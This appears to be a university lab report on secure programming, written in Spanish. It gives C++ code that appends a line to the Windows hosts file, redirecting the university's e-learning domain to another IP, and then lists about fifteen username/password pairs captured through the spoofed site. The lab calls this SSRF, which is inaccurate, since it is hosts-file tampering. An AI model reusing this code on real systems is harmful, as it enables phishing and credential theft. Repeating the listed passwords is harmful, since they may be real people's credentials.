



Universidad Veracruzana

## **Licenciatura en Ingeniería de Software**

Facultad de Estadística e Informática

### **CWE-918 Server-Side Request Forgery (SSRF) Amenaza Host File**

Programación Segura (12800)


Guillermo Humberto Vera Amaro

**Daniel Mongeote Tlachy**

Xalapa, Ver; jueves 15 de febrero del 2024


**Instrucción.** Elaborar una aplicación de consola en C++ que permita ejemplificar la vulnerabilidad falsificación de solicitudes del lado del servidor (Server-Side Request Forgery, SSRF) en equipos Windows. Si se encuentra en equipo Linux, solo adecue la práctica a la ubicación del archivo /etc/hosts.

a. Captura de pantalla del código fuente en Visual Studio Code.




```
1 #include <iostream>
2 #include <fstream>
3 using namespace std;
4 // Función principal
5 int main(){
6     // Abrimos el archivo hosts de la maquina
7     // En Linux este archivo esta en /etc/hosts
8     // Las banderas le indican que es para escritura al final del archivo
9     ofstream myfile("C:\\Windows\\System32\\drivers\\etc\\hosts", ios::out | ios::app);
10    if(myfile.is_open()){
11        myfile << "\n20.225.187.207 eminus.uv.mx";
12        myfile.close();
13        cout << "Ataque realizado con exito!!!\n";
14    }else{
15        cout << "El programa requiere permisos de administrador.\n";
16    }
17    cout << "Presione la tecla enter tecla para salir...\n";
18    cin.get();
19    return 0;
20 }
```

b. Captura de pantalla de la salida de tu programa con el texto:



c. Captura de pantalla de mi archivo hosts con la línea del ataque habilitada.




```
hosts: Bloc de notas
Archivo  Edición  Formato  Ver  Ayuda
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97       rhino.acme.com   # source server
#      38.25.63.10       x.acme.com       # x client host

# localhost name resolution is handled within DNS itself.
#
#       127.0.0.1       localhost
#       ::1            localhost

20.225.187.207 eminus.uv.mx
```

d. Coloca la captura de pantalla de la visualización del archivo <http://eminus.uv.mx/pass.txt> donde señales las credenciales que tu ingresaste.



```
username = paco
password = EsElPswdMasPotenteJamashEcho

username = gvera
password = MiPasswordDesdeEl402

username = Victor
password = ContraseñaSegura

username = zs19014034
password = tacosdemango

username = zs20015725
password = 123456contraseña

username = JosÃ© Choma MacÃas Hueto
password = Fuebebe#21102002

username = DonGato
password = michitiburon

username = zs21013870
password = 12345Ale

username = zs21013860
password = LuisAngelElizalde

username = 
password = 

username = zs2101
password = meow1234

username = zs20015744
password = hola_mundo

username = Fernando
password = ContraseñaPro

username = natanaelcano
password = KanyeWestMiPastor

username = danielTlachy
password = passwordbiensegura
```

e. Publica tu código fuente en un proyecto público de GitHub. Coloca la URL del código fuente publicado en GitHub <https://github.com/danielTlachy/PracticaCWE-918.git>